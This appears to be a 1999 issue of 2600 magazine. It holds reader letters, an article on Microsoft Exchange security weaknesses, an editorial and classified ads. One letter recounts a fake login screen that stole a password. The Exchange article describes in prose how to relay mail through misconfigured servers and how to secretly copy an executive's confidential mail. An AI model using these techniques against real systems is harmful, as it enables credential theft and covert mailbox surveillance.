Test calls is what I am curious about. Once in DEBUG mode, I have options to make the following types of call: Old8kMarkov, New8kMarkov, New13kMarkov, 13k Loopback, 8k Loopback with an option below that says Start Call. Does anyone know what a Markov type call or Loopback type call is?

Every time I ask someone at Sprint (my PCS provider) or the people at Qualcomm, I get told to stay out of diagnostics mode or I might have to bring in my phone for reprogramming. Why do I have passwords on my own phone anyway? Isn't it *my* phone? Am I paying a license fee or do I not own my own phone?

Shawn

An interesting phenomena takes place with some phones (we've noticed it on Samsungs) when in that mode. On one of the test calls, the phone will redial the last number it tried without telling you on the screen. That phone will ring and the person who picks up will hear a scrambled signal that sounds like R2D2. No kidding. As for the Screen setting, you will also see things in there like signal strength and transmitter identifiers.

Dear *2600:*

I'm not your standard paranoid guy, but what's happened to me seems incredibly... odd.

I recently got to college and noticed that I was behind a set of firewalls. We got laptops that were set up to use proxies via an autoconfiguration script for Netscape. Before I had setup proxies for Outlook on my computer I had wanted to check e-mail to pop3 accounts that are outside the firewalls. In order to do so without knowledge of the proxy servers I decided to use Netscape and sign up for a yahoo account (you can check pop3 accounts with it). What happened next was what seems so odd.

While signing up for a Yahoo account, they requested that I fill out a form that includes a special question that is used for retrieving a forgotten password. They automatically suggest a question, and an answer. This question and answer hit very close to home.

The suggested question was: "What is your favorite pet's name?" and the suggested answer was: "B.J."

I happen to have a dog named B.J. This is an incredibly odd name, nearly one of a kind and thus I conclude that it could not be just a coincidence.

What is Yahoo doing with personal information about me? How did they know it was me if it was my first time using this computer and the first time I used my school network? I suppose they referenced me in a database and I was the only one with my name in their list, but it's not an uncommon name.

Paranoia? I don't know.

Dissolution X

We do.

Dear *2600:*

As I was listening to the October 1988 edition of *Off The Hook*, I realized that while I am only 15, I really do feel like I am part of something special. When I think about computers, I think about them as "a gateway" to another world. I think of them as marvels. I can sit there for hours pondering over the internal workings of a Commodore 64, or a Vic 20, an 8086 laptop, 186, 286, 386, and so forth and so on. I've noticed today in the "computer" world, there are many people, young, old, new, who don't understand, but alasÖ believe they do. They think that "hacking" is composed of loading up their AOL, or any ISP connection for that matter, and firing away a nuker, eggdropper, or some other exploit. They don't understand that a hacker is not always someone who is malicious, or someone who only goes to destroy, or ruin someone's day. They don't know that a real, true hacker is someone who wishes to understand how something works... who wants to dive into the depths of how this functions, how part A talks to part B, or how the computer can interpret input from us, in our human language, convert and understand it in its own language, whether it be strict Assembly, Binary, Hex, C, C++, Java, visual basic, Pascal, Fortran, Perl, Cobol, and so forth.

I am only in the 10th grade, but already I know that I do not want to go into this world as one of the people who don't know A from B, B from Q, 17 from 35, and 00110 from 4e6. I am not exactly sure why I felt the need to write to you, but I needed to vent my voice. I want to dive into the depths of science, computers, how they work, how they will work. How the phones work. I don't want to destroy, I don't want to break, I only want to learn. I think that is what is wrong with society today. The American media has shown hackers as people who sit in their room all night, doing nothing but squinting at their monitors, trying to mess up someone's computer.

Graphix

So few people retain this sense of wonder that really is an essential part of appreciating technology. If you ever reach the point where you can talk to someone on the phone or over the net and not realize how incredible the whole process is, you've lost something really important.

Dear *2600:*

In 16:2, Elite wrote "What the hell is the background of issue 16:1 supposed to be?" Your response was "Reflection. Surprise. Terror. For the future." That line is from a *Babylon 5* episode in which Kosh said those words to Talia Winters. I just thought that was a perfect response on your part. I also want to say that this Free Kevin crusade you have started is the most inspiring thing I have read about in a long time.

Websurfer

As that is one TV show that has been a great inspiration to us, we're glad someone picked up the reference. Now if only someone would pick up "Crusade."

Questions

Dear *2600:*

I would like a little more info on the irc.2600.net server. Isn't there a number that my modem must dial to access the server? And do you have any pointers how to switch servers back and forth. This is *very* necessary because I have to share the computer with other "family" who would absolutely freak if they knew where my interests lay (needless to say, I use Magic Encrypted Folders to keep my personal files personal). I am trying to stay inconspicuous and am very interested in using the hacker server when I am actually online.

Val

You must already be connected to the net before you can use the irc server. It works exactly the same as any other irc server anywhere in the world. All you have to do is replace or add our server name in whatever program you access irc from. Simply connecting to it is not going to get you in trouble since it's rather indistinguishable from any other irc server.

Dear *2600:*

I have a question. I have two separate lines for my home, and on my computer line sometimes it will say "the computer you are dialing isn't responding" so I plug the phone line into my phone and there are two women talking on my line and they can hear me. I was wondering what is going on?

Infinet

It's a stab in the dark but we'd guess that your phone line really belongs to someone else. Either that or their phone line belongs to you. No matter how you look at it, the same phone line is showing up in two places. The phone companies do this all the time.

MTV

Dear *2600:*

I live among the MTV race, or so I like to call them. Most of us reading this magazine know the type: Hurley wearing, trend loving, brown nosing, spoiled popular kids. Most schools probably have 25 percent of these kids, give or take a couple. Well, my school was around 90 percent. The remaining 10 percent are considered low life scum. As I read the article on the *2600* site (www.2600.com/news/1999/1019.html) about MTV's "True Life: I am a Hacker," I realized that everyone at my school now thinks that they can all die at the stroke of some keys.

I decided to post the article around school to inform everyone what a crock of shit it was. Bad idea. It landed me in the principal's office with two Saturday detentions. They asked if I had anything to do with it and I replied that I thought it would be an informative article on the misleading media controlling our youth. They told me that it was a pro-terrorist act and against school policy. Then they found three copies of *2600* in my shoulder bag. They said that it was unjustified reading material and they proceeded to confiscate it. Unjustified? What the hell was that supposed to mean? Did they think what they were doing was justified? Anyway, I told them that it was research for my computer class because we were learning about servers, and then they banned me from using a computer on campus.

I went to my detentions and was doing fine for a week until my fourth period English class. I read a poem about social anarchy to the class, once again earning myself two Saturday detentions, which I refused to go to. Principal's office again. This time they called my parents and told them I was guilty of insubordination. After I explained the situation to them, they thought it was the stupidest thing they had ever heard of. My mother called the principal screaming things meant to be written in asterisks.

Monday morning, as I walked into my geometry class five minutes late, everyone turned around and stared at me. What the hell was going on? I later found out that my teacher told the class not to listen to my "preaching" and to ignore my pamphlets.

Well, now I am at another school (I was suspended for bringing my laptop to school so I left, again). I hope that the Constitution is one day burned since there is no meaning to it anymore when you can't post that a TV show wrongfully portrayed hackers in the world.

Oh, by the way, after I left someone changed every computer screen background and screen saver to say "Free Eddie."

Skanarchist
(Eddie)

Dear *2600:*

I want to offer a bit of constructive criticism regarding your recent deception at the hands of MTV. Your first mistake was ever trusting the media establishment (or in MTV's case, something pretending to be part of the media establishment) and anyone who thinks that she can do investigative journalism while wearing camouflage pants. I am sure you have realized this by now, so let's move on. The question is: How do we overcome the issue of generating publicity for important issues (i.e., Kevin Mitnick) while still retaining control of the message? From my experience, you have two options: Hold something over their heads to ensure compliance (i.e., refuse to sign releases until you see the final cut) or control the means of production. You would have been better served by the latter; making your own documentary and then offering it to MTV and anyone else who would be interested, airing it yourselves via the web or cable access, and offering it to network news as a clip for those 15 second news stories that they love so much. I must admit I am surprised the hacker community would allow someone else to do their talking for them.

i_ball

There are already people doing their own productions. But it isn't wise to isolate ourselves completely from the media since they will then be assured of doing a bad job every time. Had we not tried to help them, the exact same story would have come out except we wouldn't have realized how much they didn't care about the truth. It was an unfortunate but necessary lesson.

Dear *2600:*

My friends told me that there was a show on MTV about hacking a few weeks ago and started talking all of this shit. It was so funny to see that my uninformed friends thought they could be hackers. They threw these stupid facts at me and my amusement turned to anger. I realized that the bullshit that MTV was producing was setting the hacker community back very far. It was hard enough to explain anything about hacking to my friends in the first place, but now it's almost impossible because they don't believe MTV could actually lie. So this really sucks.

techx3

Dear *2600:*

I would like to say that MTV did the hacker community a great injustice. They really took advantage by using young hackers to do the whole documentary and exploiting their big egos. I really was disappointed about the viewing time of the L0pht which seemed to be the most interesting part but it only lasted less than a minute.

Also I'd like to know if *2600* will ever have an online shop to subscribe and purchase T-shirts and *2600* merchandise. Will you guys ever expand your merchandise to include a *2600* coffee mug which would be cool for my desk at work?

UnclePhester9600

If we get a design that doesn't make us feel like idiots, we'd probably give it a shot. As for the online store, as it happens we just started one on our web site which means you can order subscriptions, back issues, shirts, etc. without having to waste time and postage mailing letters. And things generally arrive much faster this way too.

Barnes & Noble Memo Found?

Dear *2600:*

I hate to admit it, but I took a job jockeying the espresso machine at the Barnes & Noble location in North Richland Hills, Texas. I discovered that I make a great cup of coffee, but I never expected to discover this: a cute little memo posted on a bulletin board in the back. After scanning over it and picking my jaw up off the floor, I snagged it off the board and stuffed it in my pocket.

I think that this memo might explain many of the seemingly random instances of readers under the age of 18 being told they cannot purchase *2600*, and the other various cases of *2600* never showing up on the shelf:

Memorandum

TO:	*All Stores*
FROM:	*Tom Tolworthy*
Date:	*October 27, 1997*
Subject:	*Community Standards*

The protests, letters, and phone calls regarding the works of Jock Sturgis, David Hamilton, and Sally Mann continue around the country. A few pockets of extreme activity exist in some markets, while other markets have experienced no activity at all. All stores have responded quickly and professionally resulting in few confrontations or emergencies.

Over the years we have experienced similar activity with books such as "Satanic Verses", "The Anarchist's Cookbook", and "American Psycho". Being purveyors of the written word and trustees of the First Amendment is not without its complexities. Though all of our customers welcome and appreciate our broad assortments, many of them also ask that we apply discretion in our assortments regarding individual "community standards" in each of our markets.

Keep in mind that we will not categorically remove any book from the shelves, nor will we violate any laws up to and including the books we sell. If any court of law determines any of our books to be in violation of Federal, State, or Local legislation, we will remove them from our shelves. In the absence of such a finding we are entitled, under the First Amendment, to offer for sale any book requested by our customers.

The selection and display of books for sale within our stores is a little more complicated. Many of our communities have specific laws regarding the availability and display of some of the books we sell. In some communities, the laws are specific enough to state by name that "Playboy" and "Penthouse" must be secured from open sale and not available to minors. In the face of the variables, if you believe that any book we send you is not appropriate to the laws and standards of your community, you are encouraged to place it in a secure location and in some instances remove it from the shelves of your store. We will still order any book in print requested by our customers and, as always, books containing sensitive material will not be sold to anyone under the age of 18. Certainly, if there are books in your store that you believe to be beyond the tolerances of your community, be sure and communicate your actions to your district manager.

Thank you again for all your support and outstanding judgment in the handling of this issue. Should you have any questions, please contact your district manager, regional director, or myself.

You guys getting this? Any slack-jawed yokel working at B&N (and believe me, there are plenty of them) can decide to implement his/her own flawed moral judgment and take *2600* off the shelf and put it behind the counter so no one under 18 can purchase it. For that matter, this inbred moron could go stick the whole stack of mags in the back, to be stripped and sent back to the distributor because this undereducated, $6.50 an hour mouth-breather might think that the material is too sensitive for his/her community. Not to mention the bad name they give to innocent materials such as *2600* by grouping them with the likes of pedophilic photography, racial bigotry, and other such truly disturbing publications. If I owned a company the size of B&N, I most assuredly would not allow the lowest employees on the corporate ladder to make any decisions for my company, much less decisions that could potentially enrage my customers. Pretty retarded way to run a book store, if you ask me.

Mangaburn

We've contacted Barnes and Noble concerning whether or not this memo actually was circulated. If it was, it could certainly explain some things, not only for us but for a whole host of other publications. We'll wait to hear what they have to say on the matter. We like to think that the vast majority of stores have people like the following writer in positions of power.

Dear *2600*:

A customer called our store, the Barnes & Noble in Muskegon, Michigan tonight and told us that someone had written a letter about our store in your magazine. We read it and wanted to reply. We have sold your magazine in our store since it opened three and a half years ago. It seems that most times we sell out of your magazine. I'm not sure who that guy talked to, but obviously it was someone who didn't have a clue. We just wanted to let you know. Thanks!

Dawn Bates
Bookseller at B&N
Muskegon, Michigan

Fun Stuff

Dear *2600*:

Found something quite interesting, amusing, and, well, all around funny today. While going to an eye appointment today at the local military hospital (I am a military brat, yay), I heard on the PA that "we are now in ThreatCon Bravo." For those of you who don't know what ThreatCon is, it's Threat Condition... the base I was on has been at ThreatCon Alpha since the Gulf episode. The higher in the alphabet, the worse conditions are. Anyway, ThreatCon Bravo is supposed to be pretty not good. This kind of spooked me a bit, when I remembered that this week was some sort of "prepare for the worst" week. Making my way over to the exit, I heard this about three more times. It got me thinking. I changed direction and headed to my father's office. Before I could even open his e-mail folder, I heard "d-d-d-ling", like the old Windows startup sound (scary, I am a Un*x guy). This was his auto-email-notify. I opened the message and here's what I got:

"WE ARE RAGE (REBELS AGAINST GOVERNMENT ENTITIES). WE OWN YOUR SYSTEM. WE ARE BREATHING DOWN YOUR NECKS. YOU ARE OURS."

I almost broke out into a laugh when I thought the hospital's system had been breached. Then I finished reading the message:

"THIS IS A SECURITY EXERCISE FOR THE HOSPITAL."

Oh well, it was fun. A few moments later, another e-mail arrived saying, "When in ThreatCon Bravo, look for any suspicious characters and report them to security." Considering I was looking kind of suspicious (little dude, black baggie pants, antigovernment shirt on... what a day to choose to wear that!), I bolted for the door. Good to know the .mil is scared. Love your zine.

Slack Packet

Stories of the Past

Dear *2600*:

Enjoy your magazine! Thought I'd reminisce a little. I learned to program FORTRAN IV on punch cards back in 1980 at a junior college. When I got to a University, I got an account (wow), and was able to program through a remote terminal. I was an engineering student and spent many hours into the early mornings programming and looking through areas I could get into. The only hack I ever did was when a slowwitted student used one of the engineering terminals and left it without logging off. I happened upon it. I wrote a batch file that executed upon startup the next time he logged on. The batch file executed a program that told him to remember to log off before leaving the terminal. A few days later I found another terminal that someone had not logged off of. When I checked the account number I found out it was the same account as the last one I found! I wrote another batch file that ran at login. It was a bit more scathing. Essentially it said, "Close your account, dumb-shit." I laughed to myself and forgot about it. Not two days later I found the same damn account open again! So this time I wrote a batch file that looked exactly like the login screen and asked for his account number and password. This second login was my hack. It sent the password to a dummy account I had. (I knew that the sysop could track me down if I used my own account. I had six spare accounts, some I had inherited from students who had graduated and never told the computer manager they had left. Things were a lot less strict back then.) Anyway, the account owner didn't even suspect a problem even though he had to enter his password twice (big clue that something is wrong). As soon as the password got sent to me, I had the batch file change the password and log off. I passed the account number and password around the engineering department and we used the account to poke into where we were not supposed to. We were kind enough to leave the files intact. It only lasted a few days before the sysop changed the password again and I lost my play account. I played more pranks on other engineering students and anyone who happened to leave a terminal open without logging off. But I never stole another account. Anyway, keep up the good work and remember to have fun, but do no harm.

Brien

Understanding Microsoft Exchange

by PayLay
paylay666@yahoo.com

Microsoft Exchange Server is one of the most popular and widely deployed groupware and messaging servers around. It's also very easy to install and configure, so a lot of know-nothing jackasses are becoming Exchange administrators overnight. Typically, these mail servers are not very secure and often misconfigured. Whether you are a hacker or an Exchange administrator, there is one golden rule of security: NT is only as secure as the infrastructure; Exchange is only as secure as NT. Both rely on an informed and competent system administrator.

The purpose of this article is to introduce the curious to Microsoft Exchange, how it works, and its vulnerabilities. I am not going to teach you how to hack into NT; volumes could be written on it's exploits.

Understanding Exchange Server

Microsoft Exchange Server is a groupware and messaging tool, built for medium to large corporations. A lot of smaller companies also use it because of the ease of installation and native support for Outlook mail reader. Like all Microsoft products, it uses proprietary protocols and mail transfer methods. But it also supports most major standards of mail transfer and the like. "Out of the box" Exchange supports many protocols, including these: X.400, X.500, LDAP, SMTP, POP3, and IMAP4. The X.400 and X.500 connectors can be quite fun, but that is a whole other article. Internally, it supports connectivity to other mail systems, such as MS Mail, Notes, CC:Mail, Groupwise, and SNADS. For Internet connectivity, it has a built in SMTP server.

Connection and Authentication

Exchange Server supports four ways to connect to it:

1. Exchange Client. "Exchange" client is a MAPI program that can natively connect to an Exchange server. For a long time it was only the Exchange Client which shipped with early versions of Exchange and Microsoft Outlook 97/98/2000. These clients use NT Authentication, meaning you have to have an NT account on the server/domain with appropriate permissions in order to connect. Recently, HP announced that OpenMail for HP-UX and Linux supports Exchange server connectivity. I haven't seen it so I can't tell you how it works, but the Linux version sounds like something fun to hack around with.

2. HTTP. Starting with Exchange version 5.0, Exchange has a feature called Outlook Web Access. A server equipped with IIS3/4, Active Server Pages, and Exchange 5.0 and above can present the Outlook interface through a web browser so users can access their mail. Challenge/Response authentication is the default, but it requires IE. Most administrators step the authentication down to clear-text so Netscape users can access their mail. This is a common mistake a lot of admins make, sacrificing security for usability. The default path to Exchange's OWA is ".". A lot of companies allow anonymous access to public folders. If you poke around long enough, a lot of information can be gained from reading public folders. A side note: OWA uses LDAP to do queries on the Global Address List. If you can access OWA from the Internet, chances are they have anonymous LDAP enabled. With a LDAP-enabled mail reader, you are browsing their corporate email list in no time. In most Exchange sites, email address = NT username. 'Nuff said.

3. POP3. Exchange allows POP3 clients to connect to the mail server. If an administrator enables this, they usually enable clear-text authentication. I have noticed most admins would rather just enable clear-text than hassle with upgrading mail clients.

4. IMAP4. See POP3. Same authentication.

Now that I have laid out various protocols, it's obvious there are various ways to connect to Exchange from the Internet. Microsoft has had their share of security problems with Exchange, which were subsequently fixed by an Exchange Service pack or hot fix. I have been working with Exchange for years now, and I have not once been to a site that had the latest service pack or hot fix. So, the first step in understanding Exchange's vulnerability is understanding what build you are working with.

Two ways to get this info; look at the mail headers:

[snip] **with SMTP (Microsoft Exchange Internet Mail Service Version 5.5.2232.9)**

or telnet into Exchange on port 25:

[snip] **220 mail.paylay.com ESMTP Server (Microsoft Exchange Internet Mail Service 5.5.2232.9) ready**

Build	**Exchange Version**
4.0.837	Exchange 4.0
4.0.838	Exchange 4.0 SP1
4.0.993	Exchange 4.0 SP2 (also referred to as Exchange 4.0a)
4.0.994	Exchange 4.0 SP3
4.0.995	Exchange 4.0 SP4
5.0.1457	Exchange 5.0
5.0.1458	Exchange 5.0 SP1
5.5.1960	Exchange 5.5
5.5.2232	Exchange 5.5 SP1
5.5.2448	Exchange 5.5 SP2

Exploits

Obviously, if you come across a server that is using a very early build, chances are they haven't bothered to install any NT or IIS service packs. This is a sad fact I find completely laughable. Give me my Palm and Palm modem and 10 minutes on an Exchange build 2232 on NT SP3 and IIS out of the box, and I will be perusing payroll, tax, or bribe information or just looking at some jerk's corporate sales contacts or whatever. If you are interested, do a little homework on general NT and, more specifically, IIS exploits and you will find a lot of useful information. Some common, open holes in an Exchange Server:

1. A lot of dumb-ass VP's want to check their e-mail from their Palm and cell phone from a desert island using their *own* ISP. Because a lot of admins are dumb, lazy, or scared of their boss, they have allowed anonymous access into the SMTP portion of Exchange. Check this first.

2. Exchange's SMTP connector has a feature that disables mail relaying. A *lot* of companies have this feature turned off because they probably don't understand what mail relaying is. Heh, they probably think it's a *good* thing. So check into this next.

3. If the build is 5.5.2448 or below and they have mail relaying disabled, there's still a way around it. If the e-mail is sent using what's called "Encapsulated SMTP", a way for Exchange to send mail to another Exchange Server via SMTP, you *can* relay mail because it allows relaying if the mail appears to be coming from another Exchange server. Microsoft has a hot-fix for it, but most companies run NT Service Pack Nothing, so check this out.

4. Exchange uses NT authentication for mailboxes, so exploits used for NT passwords can be applied to Exchange. Hack the Administrator password and you just hacked the Administrator mailbox.

5. Any mail standard Exchange uses (IMAP4, POP3, SMTP, etc.) is, well, standard. So the general rules when dealing with these protocols also apply to Exchange.

Under the Hood

Exchange has what's called a Service Account. This is the NT account that Exchange uses to send/receive mail, stop and start services, and perform other Exchange-related duties. This account should be the most secure account on your mail server. So, let's find out what the Service Account user name is:

Click on Organization \Site\Configuration\Server and bring up the properties for the current server, then click on Permissions. There is a box titled "Windows NT Accounts With Inherited Permissions". Scrolling through the permissions list, there is a set of permissions called "Service Account Admin". A smart NT administrator would have a dedicated account that is *never* used to log in with, and this account would have a *very, very* strong password. Why, you ask? Because an account with this set of permissions is GOD. A Service Account Admin can do anything; read anyone's mail, contacts, calendar, journal, tasks, and public folders. You can send mail *as* them, receive mail, set incoming mail rules, forward mail, filter mail to another mailbox, *anything.* You can set up a filter and rule on the CFO's Inbox that will copy all mail with the words "Confidential" or "Finances" in the body, and have it automatically delete out of Sent Items so he never knows. With Service Account access, the possibilities are endless.

Now, your next question is: which is the Exchange Service Account in the user list? Good question - a jack-hole administrator would make it the default NT account - "Administrator" or he thinks he is gonna fool the hackers and name it "QzG6fW1". I usually call mine "Joe Rodriguez" with the username "joer". Something obviously *not* a service account. Another good place to start is if you have access to the NT user list and the Exchange Global Address List, start cross-referencing names. Some admins may have created a Service Account mailbox, but hidden it from the address list. So, figure out what NT accounts don't have mailboxes. You may be looking at some kind of service admin account, Exchange or otherwise. Of course if you have weaseled yourself into some kind of admin access in the NT domain, but you don't have access to the Exchange server, see what services are running on Exchange. With some crafty NT Resource Kit tools and some NET commands, you will be able to bring up properties for services. With the "Start Up" properties for *any* Exchange service, who has "Log On As" permissions? You have just discovered one Exchange Service Account username. It may not be the only one, but it is a start.

This is a good basic introduction to Exchange. It is just as much a hacking tutorial as it is a how-to guide for Exchange admins on how a network ought *not* to be designed.

Continued from Page 5

The answer has been staring us in the face for some time. And Seattle was the first opportunity to apply it on a somewhat massive scale.

The technology that has been developing over the years is unquestionably of great benefit to whoever decides to make use of it. The relatively open architecture of the Internet lends itself to a great variety of applications, not just for those with the most power. That is its magnetic allure and it's also the reason everyone in authority is scared to death of it. The net represents the true potential of the individual and individuals are the most formidable enemy of any oppressive regime.

As the crowds were gassed and shot at, the mass media looked elsewhere. They found a small group who, in the mayhem, had taken to vandalism, smashing windows and torching cars. This became the only "violence" most Americans saw on their televisions. Businesses were the victim, individuals the cause. Newspaper chains ran editorials condemning this "violence" against property, ignoring the assault on the people, and endorsing the continued existence of the WTO. Anyone who was surprised by this simply hadn't been paying attention. When you look at how power has been consolidating in recent years, this kind of coverage makes perfect sense.

But then there was the net. The same net that is encroached upon daily by those in power. The one that governments around the world continue to try to regulate. It was the Internet that finally broke through the manipulation and allowed the world to see, firsthand, what was actually happening.

Strategically placed webcams showed everyone what was really going on in the streets. Mailing lists and newsgroups allowed anyone to instantly write their experiences and get them out to the rest of the world. Any person with a tape recorder was able to go out and get sound, then encode it so that people from anywhere could listen. Almost as many people managed to do the same thing with video. Within hours, dozens of these independent media pieces were traversing the planet, all without control or censorship. And, in one of the most shining examples of free speech we've witnessed in a long time, a "pirate" radio station broadcasting live from the streets of Seattle was able to get its signal streamed onto the net so that people anywhere could listen to its weak but captivating signal. (We put quotes around the word "pirate" because it seems ironic that such free speech on the public airwaves would be illegal while it's perfectly acceptable for one single corporation to control close to a thousand far more powerful stations.)

You probably didn't hear about any of this in the mainstream media for the same reason you didn't hear about what Kevin Mitnick actually did to warrant being locked away for five years. Why dwell on the psychological and physical torture that Bernie S. endured, all because the Secret Service was mad at him? Wouldn't more ad space be sold if Zyklon were shown as an electronic terrorist rather than a simple juvenile delinquent? It's far easier to portray events with the smoke and mirrors we saw in a recent MTV slander piece on hackers as well as so many other corporate media fiascos. The facts only serve to complicate matters and muddy the message. And people are stupid, after all. All they want is to be entertained and nothing stands in the way of that more than the truth. Right?

The tide has turned. It may take some time, but it seems obvious to us that not everyone is buying into the propaganda. We'll see many more individuals whose punishment far outweighs their crime and we'll see the media distort the facts time and time again. But one thing we know we have now that may be the biggest comfort of all - awareness. That, combined with the technology that we must never let them take away, will be enough to start reaching others.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for November 15, 1999. Annual subscription price $18.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.

6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A. Total No. Copies Printed	55,000	60,000
B. Paid and/or requested circulation		
1. Sales through dealers and carriers, street vendors and counter sales	47,500	55,000
2. Mail subscriptions	2001	2122
C. Total Paid and/or requested circulation	49,501	57,122
D. Free Distribution by mail (Samples, complimentary, and other free copies)	450	450
E. Free Distribution outside the mail. (Carriers of other means)	200	200
F. Total free distribution	650	650
G. Total distribution	50,151	57,772
H. Copies not distributed		
1. Office use, leftovers, spoiled	4849	2228
2. Returns from news agents	0	0
I. Total	55,000	60,000
Percent paid and/or requested circulation	90%	95%

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

MARKETPLACE

HAPPENINGS

H2K - HOPE 2000 will be taking place on July 14, 15, and 16, 2000 in New York City at the HOtel Pennsylvania (the site of the first HOPE Conference in 1994). This time we have two floors and enough room to do whatever we want. Start planning now! Reserve your room at the hotel by calling (212) 736-5000 (sentimental types can dial PEnnsylvania 6-5000). Mention that you're with the H2K conference to get the discounted rate. Unlike previous HOPE conferences, we will be running this one around the clock beginning on Friday morning and ending on Sunday night. We expect at least two tracks of speakers as well as music, films, and a/v presentations of all sorts. Registration for H2K is $40 and includes admission to all events throughout the three days. You can send your registration to: H2K, PO Box 848, Middle Island, NY 11953. Make checks or money orders payable to 2600. Be sure to include your name, address, and, if possible, an email address. If you'd like to volunteer to help at the conference, email volunteers@h2k.net. If you're interested in giving a presentation, email speakers@h2k.net. We also have a mailing list for ongoing discussion about the conference. Email majordomo@2600.com and put "subscribe h2k" on the first line of the mail. Continue to check www.h2k.net for updates.

FOR SALE

PLAY MP3S IN YOUR CAR OR HOME: Mpjuke unit plays mp3 cd, cdr, and dvd disks. Can be mounted in car, home, or even inside a free drive bay of a PC. It can be trunk mounted in a car or placed under the dash. The unit is self contained, pre-assembled, and it includes a wireless remote. For more information, visit: http://www.mp3carplayer.com/2600 or e-mail 2600@mp3carplayer.com. Sign up for our affiliate program and earn some cash. Resellers needed. $25 from every 2600 sale will go to the Kevin Mitnick fund. We will ship anywhere that we can.

HTTP://PAOLOS.COM since 1996. We offer lockpicking and auto entry tools, confidential trade publications, survival tools and goods, an exciting line of switchblades, some priced as low as less than $25, and a complete line of super-realistic Airsoft guns. *Danger: do not brandish these guns in public, you may be arrested/shot.* We guarantee what we sell UNCONDITIONALLY for 30 days, in addition to factory warranties, and will beat the competition's prices on anything! No "spy store" or "Y2K" hype here. Visit us to post messages to our discussion board, add your e-mail to our mailing list, or place an order with our easy-to-use catalog! We ship internationally, and only sell to qualified customers.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd for hard copy or CD-ROM PDF/GIF version with lots of extra phreaking related data (voice changers and scramblers, tone boxes, bugging, etc.) $14 ppd. Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

HACKERS WORLD. 650 MB hacking files $15, 650 MB phreaking files $15, Anarchy Cookbook 99 $10, list of warez CDs $5, Surveillance Catalog $5, Virus 99 (730 pages about computer viruses) $5. Send all orders to: 700 Palm Dr. #107, Glendale, CA 91202. Make all checks out to Edgar.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

LEARN NUMBER BASE THEORY the easy way. Booklet + DOS diskette, $17 ppd, Lew E. Jeppson, 138 S 350 East, North Salt Lake, UT 84054.

REAL HACKER MOVIE in production. We want your input about Y2K. Email: movie@jrq2020.com. DoomsDay Scenario coming soon!

TECHNICAL BOOKS AND HACKER FICTION: OpenVMS manuals, C, networking, Cuckoo's Egg, etc. Send e-mail for complete list to: EliteBooks@yahoo.com.

Y2K MUST HAVES: Tired of all the Y2K hype? Or do you want to show you survived it with a grin? If you answered yes to either you need to order your "Y2K - Just hype it" t-shirt or your "I Survived the Y2K Bug" t-shirt. These white with black print shirts are a must have for all hackers etc. to show your true feeling of Y2K. We also offer a "Life is a Progress Indicator" t-shirts for all computer users who know what it means to spend hours and hours in front of the screen. To order: Please specify which shirt(s) you would like and quantity. They come in L or XL for only $16 plus $4 S&H. Please send check or money order with mailing address payable to: Curt Baker, PO Box 50425, Sparks, NV 89435. Allow 4-6 weeks for delivery.

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

PEOPLE WITH ATTITUDE. Check out the political page at the Caravela Books website: communists, anarchists, Klan rallies, ethnic revolt - all at: http://users.aol.com/caravela99 - and a novel "Rage of the Bear" by Bert Byfield about a 15-year-old blonde girl who learns the art of war and becomes a deadly Zen Commando warrior - send $12 (postpaid) to: Caravela Books QH93, 134 Goodburlet Road, Henrietta, NY 14467.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $17 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 75 Willett St. 1E, Albany, NY 12210.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Shannon, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to Reba Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1407, Boulder, CO 80307 and by special order from Barnes and Noble.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

HELP WANTED

